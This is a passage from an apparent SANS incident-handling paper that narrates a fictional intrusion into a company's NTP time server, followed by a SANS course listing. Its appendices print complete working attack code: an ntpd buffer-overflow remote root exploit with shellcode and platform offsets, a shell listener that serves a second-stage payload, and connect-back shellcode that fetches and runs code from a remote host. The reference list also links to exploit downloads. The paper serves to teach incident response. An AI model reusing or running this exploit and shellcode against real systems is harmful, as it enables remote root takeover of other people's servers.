Last but not least, all users, managers, administrato rs should be educated what to do in case of an incident. Users should know, which indicators could exists in case of an incident and that they shouldn't begin looking for the initiator themselves instead of calling the incident help desk. Also lists of Inc ident Handling Teams and their contacts (E -Mail, phone number, fax number) should published to all employees.

2. Identification

First of all, if an event exists which could be an incident, a person should be assigned to be responsible for the incident. This person should have a knowledge of the organisation and should be familiar with their security policies. For Company X this should probably be handled by an external company, because the size and the amount of running systems at Company X are to small, to train such people and to have enough to hold up a 7x24 hour attendance. (because incidents are in general during off -hours). This person is designated as the central point of control and should know where he can find the communication plans and all other r elevant incident plans and documents.

A well-maintained provable chain of custody is very important for legal steps to have evidence of the incident. This is done by sealing all sreen output prints, event log prints and hand -written papers (which should b e copied first) into a signed and dated box. A lot of care must be taken to give only few authorized persons access to these sealed evidence.

In case of troubles with Internet access equipment or some other Internet relevant tasks, the company should main tain a list of senior personnel at the ISP (or if multi-homed a list from all ISPs) to contact people with technical skills immediately to avoid to navigate through the slow chain of help desk procedures.

Next the responsible Incident Handler should take notes of each step. It is also possible, that a second person writes down, what the incident handler does, but you must be careful, because if the incident handler isn't very experienced he is induced to walk faster through the incident handling process th an the writer could write down the steps. After these steps are established, the Incident Handler should decide if an event is an incident or not, this is done by asking the system

administrator and looking for weak configurations at the services which are supposed to be broken. If the incident handler would classify the event as an incident he should inform appropriate officials, like the security officer, the management and the Public Affair Officer.

Now we tie this to Company X.
17:32 One of the admin istrators of Company X gets a call by one of his help line colleagues that a red marked event occurred at the IDS monitor which is logically located at the screened network: "EXPLOIT ntpdx overflow attempt"
17:34 After the admin has watched the IDS alarm h imself, he decides to check if the NTP service is still running at the time server. After he has typed "netstat –l" into the server he raises his hands from the keyboard and calls the security organisation to send an incident handler to guide this event. (The admin found out that port 23/TCP is open on this server, but he know exactly that this service had been shut down long time ago).
17:49 The Incident Handler arrives at Company X and asks for the procedures and plans for an incident. He gets a Communica tion Plan, an Incident Response Plan, a Public Affair Office member list, a guideline for inter -departmental cooperation and a list of interfaces to law enforcement agencies. Now he wants to classify the event, if it is an incident or not. During this, the system administrator writes down a log, what the incident handler does. Every log and screen output of the system, which may be an evidence should be printed out and sealed for later possible legal steps. In the meantime the system administrator grabs all serial, make or model numbers he finds onto the system and all information about the exact physical and logical location of the incident.

3. Containment

In this phase of the Incident Handling Process a part of the Incident Handling Team, called the On -Site Team should be built to survey the situation. Four or five team members are the best choice to handle this situation. They should physically secure the location. Next they should use the survey forms provided by SANS [17], this guide shouldn't be missed in any good incident handling team. Then the information from the identification phase should be reviewed and it should be guaranteed that the system isn't altered until the backup is finished. Another important task not to notify the attacker about your p resence, (do not ping, lookup or trace back to the attackers IP address!!) because if the attacker knows you are already handling his incident, he will destroy all data or disconnect to cover their tracks.
As a next step always make sure to use new media f or your backups, so in case of a lawsuit one can never consider that your data on the media might be mixed with older data. So you should create two backups, one should be kept sealed for evidence, the other as a source of additional backups. These backups should be stored secure to prevent theft or alteration of evidence.

A critical decision to be made during the containment stage is what to do with critical information and/or computing services. The Incident Handling Team

should work within the chain of command to determine whether sensitive information (and in the case of classified systems, classified information) should be left on information systems or whether it should be copied to media and taken off-line. It may similarly be best to move critical computing services to another system on another network where there is considerably less chance of interruption.

The next decision concerns the operational status of the compromised system itself. Should this system be shut down entirely, disconnected from the network, or be allowed to continue to run in its normal operational status so that any activity on the system can be monitored? The answer depends on the type and magnitude of the incident. In the case of a simple virus incident, it is almost certainly best to quickly eradicate any viruses without shutting down the infected system. If the system is classified or sensitive, information or critical programs may be at risk, it is generally best to shut down the system (or at least temporarily disconnect it from the network). If there is a reasonable chance that a perpetrator can be identified by letting a system continue to run normal, risking some damage, disruption, or compromise of data may be advisable. Again, work within your chain of command to reach a decision.

Now back to Company X:
17:50 A team of 3 persons (the Incident Handler, the system administrator and the security officer of Company X) is established and begins its work. They restrictly limit the access to the infected system, after this is completed the incident handler begins to make backup copies of the server's hard disk, he unpacks the new sealed hard disk and makes a 1:1 hard copy of the infected disk by using his hard disk copy station, he also creates a second copy by this way. He packs the first one in a new case, seals it and writes date and signature on it. The sealed hard disk is put into a own box to collect all evidence pieces centrally. Because of the knowledge, that this system has advanced privileges to access internal servers, the team decides to disconnect the server from the network and block all traffic from the internal servers. (because the attacker could have installed backdoors on the corporate servers, the client could normally work with the internet). The whole traffic of the web server in the screened network is now monitored by a intrusion detection system (a tcpdump of the network traffic). So the web service, which is one of the most company-critical services could be let online. This decision is also based on the fact that no one can definitively say, if the attacker has the ability to relay to the internal hosts via the time server.

4. Eradication

The eradication phase is for eliminating and weakening the factor that resulted in the compromise of the system. First of all, improved defense should be established to firewall/routers which act as a gateway to the compromised system. Next the Incident Handling Team should check the system with vulnerability assessment tools (both host-based and network-based). Host-based check the strength of the system configuration while network-based scan open ports/services and check for vulnerabilities associated with these services. This

is a good possibility to find the weakness which gives the attacker access to the system.
The real eradication depends on the way of intrusion. A virus attack could be eradicated very easy in general (it could also be very difficult, if the virus is unknown by the anti-virus tools used). Malicious code detection and eradication is also a problem, which can be handled by tools published to public. A more difficult challenge of eradication is for network intrusions. This is normally split in two parts, the compromising part where the exploit is installed and some unwanted code is installed on the system, and the second one, where the attacker installs a backdoor to control the system remotely. Normally indications can be found in the Intrusion Detection Logs! Also a comparison between actual versions of programs used on the system and known vulnerabilities associated with these programs can help during the eradication phase.
To prepare for the next phase (recovery) a most recent, clean backup should be found, if one is found it should be used, but care must be taken if the Incident Handling Team doesn't know the exact attack time and date, because it's possible, that some recent backup versions are also infected. If the Incident Handling Team cannot guarantee that a backup copy is a clean one (in case of a rootkit), the system should be reinstalled with the operating system, well-patched services and only the configuration data needed to bring back the system to production should be copied.

Back to Company X:
The Incident Handler and the system administrator check the firewall to tighten the existing rules for the time server for bringing back the system after the checks. Then the incident handler links his laptop running Linux with the server unplugged from the screened network. He starts his network-based vulnerability scanning tool (Nessus [16]) and scans the whole port range UDP and TCP of the server. He finds one additional service to the NTP and the SSH service, which is running on TCP port 23 (associated with the telnet service). At this port he gets a remote root shell. After interrupting the session he cannot establish a session again to this port! Now he assumes that the attacker started netcat onto the system (you can only connect one time to one netcat started)! The Incident Handler is looking if netcat is installed on the system, and, indeed, it is. After asking the system administrator, who guaranteed that no netcat is on one of his machines, the incident handler is sure that the attack was successful and the attacker had root access to the system. Because this is a server with no special configuration, the decision at the team to fully reinstall the system, patching all services and bringing the system back to normal operation is the best way to handle this incident. They decide that the reinstallation should be done before the exact analysis of the infected system, so they are going to the recovery step and coming back to save more evidence later.

5. Recovery

The Recovery phase is for bringing the system back to normal operational status. This includes restoring the backups, validating the system, decide when to restore operations and setting up increased monitoring of the attacked system. In some cases a full reinstallation of the system is unavoidable, because of a fully compromised system and probable installed and well-hidden backdoors. After this, the "hot" phase is over and all should be back at normal operational status, but the incident handling process isn't over!

Company X:
After the penny has dropped to reinstall the whole system, the system administrator begins to install a new version of RedHat with the appropriate NTP and SSH daemon. Then he searches the internet for available security patches for his services, he installs the newest security patches to his services and decides to shut down the SSH service for remote administration until further needs. (he will decide if he could implement a better method for remote administration like IPsec Remote Access VPN)

6. Lessons Learned

A lot of engineers think that incident handling is over, if the intrusion is detected, eradicated and the systems are recovered, but one of the most critical parts of the process is the follow-up part. Only this part can improve incident handling process at a company.

This final step should include a detailed analysis of the event and some questions should be asked to all affected parties of the incident:

- Was the preparation for such an incident good enough?
- Which steps were ignored or skipped and why?
- How long did it take to detect the incident?
- Were the tools used good for this incident detection and the recovery of the system or should be new tools purchased?
- Was the containment of the system sufficient?
- Was there an adequate communication between the affected parties?
- Was there an irreversible data lost? Why (hardware damage, destroyed data by attacker or by careless administrators) and what was its value?
- What could be improved to handle an incident more efficient and maybe faster?
- How much did the incident cost including personnel time, downtime and cost of loss of productivity?
- How big is the lost of image to the organization at the public community? (this should be answered by the Public Affair Office)

After this questions are answered by the affected parties, improvements should be built into the incident handling process.

Company X:
This session was dated a few days after the incident had been detected and after all recovery measures, and on -site incident parts had been finished. The complete Incident Handling Team members and one member of the management were present! The conclusion of this Incident Handling process was, that the process itself had worked well, but the preparation phase including system and network countermeasures must be improved!

This was an imaginable incident handling process, which were abstracted to the important points of an i ncident handling process. After presenting this to staff of Company X, they begin to think more about security and began to prepare for a probable incident!

Appendix A - Additional Reference List

[1] RFC-1059 Network Time Protocol (Version 1) Specificat ion and Implementation, July1998 http://www.ietf.org/rfc/rfc1059.txt

[2] RFC-958 Network Time Protocol (NTP), September 1985 http://www.ietf.or g/rfc/rfc1059.txt

[3] RFC-1119 Network Time Protocol (Version 2) specification and Implementation http://www.ietf.org/rfc/rfc1119.ps

[2] RFC-1305 Network Time Protocol (Version 3) Specification, Impl ementation and Analysis, March 1992 http://www.ietf.org/rfc/rfc1059.txt

[5] RFC-2030 Simple Network Time Protocol (SNTP) Version 4 for IPv4, IPv6 and OSI, October 1996 http://www.ietf.org/rfc/rfc2030.txt

[6] RFC-1361 Simple Network Time Protocol (SNTP), August 1992 http://www.ietf.org/rfc/rfc1361.txt

[7] RFC-1769 Simple Network Time Protoco l (SNTP), March 1995 http://www.ietf.org/rfc/rfc1769.txt

[8] Securityfocus.com http://www.securityfocus.com/bid/2540 first publisher of exp loit

[9] RFC-868 Time Protocol, May 1983 http://www.ietf.org/rfc/rfc1059.txt

[10] RFC-867 Daytime Protocol, May 1983 http://www.ietf.org/r fc/rfc867.txt

[11] RFC-781 A Specification of the Internet Protocol (IP) Timestamp Option, May 1981 http://www.ietf.org/rfc/rfc781.txt

[12] Smashing the Stack for Fun and Profit, by Aleph One http://www.phrack.com/phrack/49/P49 -14

[13] ntpd buffer overflow exploit code (ntpd -exp.c) http://downloads.security focus.com/vulnerabilities/exploits/ntpd -exp.c

[14] NMAP port scanning utility http://www.nmap.org

[15] Firewalk download page http://www.packet stormsecurity.com/UNIX/audit/firewalk

[16] Nessus Vulnerability Scanner
http://www.nessus.org

[17] Survey Forms from the "Incident Handling Step -by-Step" Guide from SANS
you can buy the guide at:
http://store.sans.org/store_category.php?category=consguides&sans_store=d4c174f7e29c51cdd9cd2b516eaf9322

[18] Tool for pushing shell code to a victi m in a 63 byte overflow
http://packetstorm.decepticons.org/shellcode/connect -read-exec-63-byte.tar.gz

Network Time Synchronization Project
http://www.eecis.udel.edu/~mills/ntp.htm

Appendix B – The exploit code

```
################## ntp-exp.c ##################

/* ntpd remote root exploit / babcia padlina ltd. <venglin@freebsd.lublin.pl> */

/*
 * Network Time Protocol Daemon (ntpd) shipped with many systems is vulnerable
 * to remote buffer o verflow attack. It occurs when building response for
 * a query with large readvar argument. In almost all cases, ntpd is running
 * with superuser privileges, allowing to gain REMOTE ROOT ACCESS to timeserver.
 *
 * Althought it's a normal buffer overflow   , exploiting it is much harder.
 * Destination buffer is accidentally damaged, when attack is performed, so
 * shellcode can't be larger than approx. 70 bytes. This proof of concept code
 * uses small execve() shellcode to run /tmp/sh binary. Full remote a     ttack
 * is possible.
 *
 * NTP is stateless UDP based protocol, so all malicious queries can be
 * spoofed.
 *
 * Example of use on generic RedHat 7.0 box:
 *
 * [venglin@cipsko venglin]$ cat dupa.c
 * main() { setreuid(0,0); system("chmod 4755 /bin/sh");    }
 * [venglin@cipsko venglin]$ cc   -o /tmp/sh dupa.c
 * [venglin@cipsko venglin]$ cc   -o ntpdx ntpdx.c
 * [venglin@cipsko venglin]$ ./ntpdx   -t2 localhost
 * ntpdx v1.0 by venglin@freebsd.lublin.pl
 *
 * Selected platform: RedHat Linux 7.0 with ntpd 4.0.99k    -RPM (/tmp/sh)
 *
 * RET: 0xbffff777 / Align: 240 / Sh  -align: 160 / sending query
 * [1] <- evil query (pkt = 512 | shell = 45)
 * [2] <- null query (pkt = 12)
 * Done.
 * /tmp/sh was spawned.
 * [venglin@cipsko venglin]$ ls   -al /bin/bash
 * -rwsr-xr-x 1 root root 512540 Aug 22 2000 /bin/bash
 *
 */

#include <stdio.h>
#include <stdlib.h>
#include <stdarg.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <unistd.h>
#include <arpa/inet.h>

#define NOP 0x90
#define ADDRS 8
#define PKTSIZ 512
```

```
static char usage[] = "usage: ntpdx [  -o offset] <-t type> <hostname>";

/* generic execve() shellcodes */

char lin_execve[] =
      "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
      "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
      "\x80\xe8\xdc\xff\xff\xff/tmp/sh";

char bsd_execve[] =
      "\xeb\x23\x5e\x8d\x1e\x89\x5e\x0b\x31\xd2\x89\x56\x07\x89\x56\x0f"
      "\x89\x56\x14\x88\x56\x19\x31\xc0\xb0\x3b\x8d\x4e\x0b\x89\xca\x52"
      "\x51\x53\x50\xeb\x18\xe8\xd8\xff\xff\xff/tmp/sh\x01\x01\x01\x01"
      "\x02\x02\x02\x02\x03\x03\x03\x03\x9a\x04\x04\x04\x04\x07\x04";

struct platforms
{
char *os;
char *version;
char *code;
long ret;
int align;
int shalign;
int port;
};

/* Platforms. Notice, that on FreeBSD shellcode must be placed in packet
 * *after* RET address. This values will vary from platform to platform.
 */

struct platforms targ[] =
{
{ "FreeBSD 4.2 -STABLE", "4.0.99k (/tmp/sh)", bsd  _execve,
0xbfbff8bc, 200, 220, 0 },

{ "FreeBSD 4.2 -STABLE", "4.0.99k (/tmp/sh)", bsd_execve,
0xbfbff540, 200, 220, 0 },

{ "RedHat Linux 7.0", "4.0.99k  -RPM (/tmp/sh)", lin_execve,
0xbffff777, 240, 160, 0 },

{ NULL, NULL, NULL, 0x0, 0, 0, 0 }
};

long getip(name)
char *name;
{
struct hostent *hp;
long ip;
extern int h_errno;

if ((ip = inet_addr(name)) < 0)
{
if (!(hp = gethostbyname(name)))
{
fprintf(stderr, "gethostbyname(): %s  \n",
strerror(h_errno));
exit(1);
}
memcpy(&ip, (hp ->h_addr), 4);
```

```
}

return ip;
}

int doquery(host, ret, shellcode, align, shalign)
char *host, *shellcode;
long ret;
int align, shalign;
{
/* tcpdump-based reverse engineering :)) */

char q2[] = { 0x16, 0x02, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00,
     0x00, 0x00, 0x01, 0x36, 0x73, 0x  74, 0x72, 0x61,
     0x74, 0x75, 0x6d, 0x3d };

char q3[] = { 0x16, 0x02, 0x00, 0x02, 0x00, 0x00, 0x00, 0x00,
     0x00, 0x00, 0x00, 0x00 };

char buf[PKTSIZ], *p;
long *ap;
int i;

int sockfd;
struct sockaddr_in sa;

bzero(&sa, sizeof(sa));

sa.sin_family = AF_INET;
sa.sin_port = htons(123);
sa.sin_addr.s_addr = getip(host);

if((sockfd = socket(AF_INET, SOCK_DGRAM, 0)) < 0)
{
perror("socket");
return -1;
}

if((connect(sockfd, (struct sockaddr *)&sa, sizeof(sa))) < 0)
{
perror("connect");
close(sockfd);
return -1;
}

memset(buf, NOP, PKTSIZ);
memcpy(buf, q2, sizeof(q2));

p = buf + align;
ap = (unsigned long *)p;

for(i=0;i<ADDRS/4;i++)
*ap++ = ret;

p = (char *)ap;

memcpy(buf+shalign, shellcode, strlen(shellcode));

if((write(sockfd, buf, PKTSIZ)) < 0)
{
```

```
perror("write");
close(sockfd);
return -1;
}

fprintf(stderr, "[1] < - evil query (pkt = %d | shell = %d)  \n", PKTSIZ,
strlen(shellcode));
fflush(stderr);

      if ((write(sockfd, q3, sizeof(q3))) < 0)
      {
            perror("write");
            close(sockfd);
            return  -1;
      }

fprintf(stderr, "[2] < - null query (pkt = %d) \n", sizeof(q3));
fflush(stderr);

close(sockfd);

return 0;
}

int main(argc, argv)
int argc;
char **argv;
{
extern int optind, opterr;
extern char  *optarg;
int ch, type, ofs, i;
long ret;

opterr = ofs = 0;
type = -1;

while ((ch = getopt(argc, argv, "t:o:")) !=   -1)
switch((char)ch)
{
case 't':
type = atoi(optarg);
break;

case 'o':
ofs = atoi(optarg);
break;

case '?':
default:
puts(usage);
exit(0);

}

argc -= optind;
argv += optind;

fprintf(stderr, "ntpdx v1.0 by venglin@freebsd.lublin.pl   \n\n");

if (type < 0)
```

```
{
fprintf(stderr, "Please select platform:  \n");
for (i=0;targ[i].os;i++)
{
fprintf(stderr, " \t-t %d : %s %s (%p) \n", i,
targ[i].os, targ[i] .version, (void *)targ[i].ret);
}

exit(0);
}

fprintf(stderr, "Selected platform: %s with ntpd %s  \n\n",
targ[type].os, targ[type].version);

ret = targ[type].ret;
ret += ofs;

if (argc != 1)
{
puts(usage);
exit(0);
}

fprintf(stderr, "RET: %p / Align: %d  / Sh-align: %d / sending query \n",
(void *)ret, targ[type].align, targ[type].shalign);

if (doquery(*argv, ret, targ[type].code, targ[type].align,
targ[type].shalign) < 0)
{
fprintf(stderr, "Failed. \n");
exit(1);
}

fprintf(stderr, "Done. \n");

if (!targ[type].port)
{
fprintf(stderr, "/tmp/sh was spawned.  \n");
exit(0);
}

exit(0);
}
```

Appendix C – Server source code

This is the source code at the attacker's machine which provide the downloadable executable shell code

```
############ bind_for_connect -read-exec-63-byte.c ###################

/* II part of shellcode made by lopks
 * this is the code that must be read and executed
 * by connect-read-exec-63-byte.c
 * for getting a shell */

#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <sys/types.h>

/*
 * shellcode
 *
#       dup2(sock,0 -1-2);
# sock is in %ebx

          xor %ecx, %ecx
          xor %eax, %eax
          mov $0x3f,%al # 0x3f = SYS_dup2()
          int $0x80
          inc %ecx
          cmp $0x3, %ecx
          jne -0xc

#       char *argv[]= { \"/bin/sh\",
#                       \"-i\",    only if defined INTERACTIVE
#                       NULL };
#       execve(argv[0],argv,NULL);
          xor %eax, %eax
# if defined INTERACTIVE
          push %eax              # null -terminator
          pushw $0x692d          #   -i for interactive shell
          mov %esp, %ecx         # name[1]
# end if
          push %eax              # null -terminator
          push $ 0x68732f6e      # hs/n
          push $0x69622f2f       # ib//
          mov %esp,%ebx          # name[0]
          xor %edx, %edx
          push %edx              # name[2]
# if defined INTERACTIVE
          push %ecx              # name[1]
# end if
          push %ebx              # name[0]
          mov %esp, %ecx         # **name
          movb $0xb, %al         # execve
          int $0x80              # kernel -mode
          xor %eax, %eax
          movb $0x01, %al        # exit
          int $0x80
```

```
*/

#define INTERACTIVE   /* you want interactive shell? */
/* #define PORT   0xdead   listening port */
#define PORT   0x17   /* listening port 23 */
/* if you #define WITH_EXIT in the other    file, sizeof(this_shellcode)
 * must be egual to SIZE_GET_SHELLCODE,(also that defined in the other file) */

char shellcode[0x0123]=   /* 0x0123 is only an example,
                     you can use any code you want */
"\x31\xc9\x31\xc0\xb0\x3f\xcd\x80\x41\x83\xf9\x03\x75\xf4\x31\xc0"
#ifdef INTERACTIVE
      "\x50\x66\x68\x2d\x69\x89\xe1"
#endif
"\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x31\xd2\x52"
#ifdef INTERACTIVE
      "\x51"
#endif
"\x53\x89\xe1\xb0\x0b\xcd\x80\x31\xc0\xb0\x01\xcd\x80";

main(){

      struct sockaddr_in sin;
      int ret,len,sock,new_sock;
      char buf[8192];
      fd_set r_set;

      memset(&sin, 0, sizeof(sin));

      sin.sin_family=AF_INET;
      sin.sin_port  =htons(PORT) ;
      sin.sin_addr.s_addr=htonl(INADDR_ANY);

      sock=socket(AF_INET,SOCK_STREAM,0);
      if (sock== -1){
            perror("socket()");
            exit(0);
      }
      if((bind(sock,(struct sockaddr*)&sin,sizeof(sin)))==   -1){
            perror("bind()");
            exit(0);
      }
      if((listen(sock,1))== -1){
                  perror("listen()");
                  exit(0);
      }
      new_sock=accept(sock, NULL, NULL);
      if(new_sock== -1){
            perror("accept()");
            exit(0);
      }

      printf("Shell Found! \n");

      write(new_sock, shellcode, sizeof(shellcode));

next:

      FD_ZERO(&r_set);
```

```
        FD_SET(0,&r_set);
        FD_SET(new_sock,&r_set);

        ret=s elect(new_sock+1,&r_set,NULL,NULL,NULL);
        if ((ret== -1)||(ret==0)) exit(0);


        if (FD_ISSET(new_sock,&r_set)){
                len=read(new_sock,buf,sizeof(buf));
                if ((len== -1)||(len==0)) exit(0);
                write(1,buf,l en);
        }

        if (FD_ISSET(0,&r_set)){
                len=read(0,buf,sizeof(buf));
                if (len== -1) exit(0);
                write(new_sock,buf,len);
        }
        goto next;
}
```

Appendix D – Client shell code

This is the original client code for the server source code (Appendix C) which used only for the shell code!!

```
################### connect -read-exec-63-byte.c #################
/*
  63 bytes connect -read-execve - linux-x86
  - by lopks @IRCnet

  This shellcode connect ba ck and ask you for code to execute.
*/

/*
define WITH_EXIT if you want exit() at end of shellcode
host to connect defined by HOST_LISTEN
port to connect defined by PORT
SIZE_SHELLCODE_GET define the size of the byte read (and after executed)

pls don't put \x00 in shellcode if you don't know what you are doing

Tnx to: QloV6, tele, Acido, [LuNa], ely_, ralph, FuSyS, vecna, Raistlinm, [Hypo]
and other people that i have left
sorry for my bad english :)
*/

/*
# linux/net/socket.c
# int sys_socketca ll(int call, unsigned long *args)

#       socket(AF_INET,SOCK_STREAM,0);
          xor  %eax, %eax
          push %eax       # 0
          inc  %eax
          push %eax       # SOCK_STREAM == 1
          inc  %eax
          push %eax        # AF_INET == 2
          mov  %esp, %ecx # unsigned long *args
          mov  $0x66,%al  # sys_socketcall()
          xor  %ebx, %ebx
          inc  %ebx       # int call == socket() == 1
          int  $0x80

#       connect(sock,(struct   sockaddr*)&sin, sizeof(sin));

          push $0x0101a8c0 # sin.sin_addr.s_addr = 192.168.1.1
          pushw $0xadde    # sin.sin_port  = 0xdead ;
          inc  %ebx
          pushw %bx       # sin_family    = AF_INET == 2
          mov   %esp, %edx

          push $0x10      # sizeof(sin)
          push %edx       # (struct sockaddr*)&sin
          push %eax       # sock
          mov  %eax, %edx
          mov  %esp ,%ecx # unsigned long *args
```

```
        xor %eax, %eax
        mov $0x66,%al # sys_socketcall()
        inc %ebx      # int call == connect() == 3
        int $0x80

#       read(sock, buf, sizeof(buf));

        push %edx
        mov %ebx, %eax      # SYS_read = 3
        pop %ebx            # sock
        xor %edx, %edx
        mov $0x0123, %dx    # sizeof(buf)
        sub %edx, %esp
        mov %esp, %ecx      # (void *)buf
        int $0x80
#if define WITH_EXIT
        cmp %eax , %e dx
        jne 0x2             # je *%ecx don't match any i386 instruction
        jmp *%ecx
        xor %eax, %eax      # exit
        inc %eax
        int $0x80
#else
        jmp *%ecx           # execute data get
#end if
*/

#undef WITH_EXIT   /* #define this if you want exit() at end of shellcode */
#define HOST_LISTEN "  \xc0\xa8\x01\x01"  /* sin.sin_addr_s_addr = 192.168.1.1 */
#define PORT        " \xde\xad"     /*      sin.sin_port = htons(0xdead) */
#define SIZE_SHELLCODE_GET  "  \x23\x01"   /* htons(0x0123 = 291) ,
                                  if defined WITH_EXIT,
                                  SIZE_SHELLCODE_GET must
                                  be egual to sizeof() of
                                  data get (and executed)
                                  otherwise fail this:
                                  "cmp %eax , %edx"
                                  */


char shellco de[]=
"\x31\xc0\x50\x40\x50\x40\x50\x89\xe1\xb0\x66\x31\xdb\x43\xcd\x80"
"\x68"HOST_LISTEN" \x66\x68"PORT" \x43\x66\x53\x89\xe2\x6a\x10\x52"
"\x50\x89\xc2\x89\xe1\x31\xc0\xb0\x66\x43\xcd\x80\x52\x89\xd8\x5b"
"\x31\xd2\x66\xba"SIZE_SHELLCODE_GET"  \x29\xd4\x89\xe1\xcd\x80"
#ifdef WITH_EXIT
 "\x39\xd0\x75\x02\xff\xe1\x31\xc0\x40\xcd\x80";
#else
 "\xff\xe1";
#endif

main(){
      void (*call)()=(void *)shellcode;

      printf("connect+read -shellcode made by lopks \n");
      printf("strlen=%d \n",strlen(shell code));
      call();
}
```

Last Updated: July 24th, 2017

Upcoming SANS Penetration Testing

Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Prague 2017	Prague, Czech Republic	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Hyderabad 2017	Hyderabad, India	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
Mentor Session - SEC542	Des Moines, IA	Aug 14, 2017 - Sep 13, 2017	Mentor
Virginia Beach 2017 - SEC560: Network Penetration Testing and Ethical Hacking	Virginia Beach, VA	Aug 21, 2017 - Aug 26, 2017	vLive
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
Community SANS Memphis SEC504	Memphis, TN	Aug 21, 2017 - Aug 26, 2017	Community SANS
Mentor Session AW - SEC504	Milwaukee, WI	Aug 23, 2017 - Sep 29, 2017	Mentor
Mentor Session AW - SEC504	New York, NY	Aug 24, 2017 - Sep 08, 2017	Mentor
Mentor Session - SEC504	Denver, CO	Aug 29, 2017 - Oct 10, 2017	Mentor
SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	SEC504 - 201709,	Sep 05, 2017 - Oct 12, 2017	vLive
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
Mentor AW - SEC504	Santa Clara, CA	Sep 11, 2017 - Sep 22, 2017	Mentor
Community SANS Columbia SEC560	Columbia, MD	Sep 11, 2017 - Sep 16, 2017	Community SANS
Community SANS Toronto SEC542	Toronto, ON	Sep 11, 2017 - Sep 16, 2017	Community SANS
SANS Dublin 2017	Dublin, Ireland	Sep 11, 2017 - Sep 16, 2017	Live Event
Mentor Session - SEC560	Dallas, TX	Sep 13, 2017 - Nov 15, 2017	Mentor
Community SANS Madrid SEC560 (in Spanish)	Madrid, Spain	Sep 18, 2017 - Sep 23, 2017	Community SANS
Mentor Session - SEC504	Arlington, VA	Sep 20, 2017 - Nov 01, 2017	Mentor
Mentor Session - SEC560	Manchester, NH	Sep 21, 2017 - Nov 02, 2017	Mentor
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event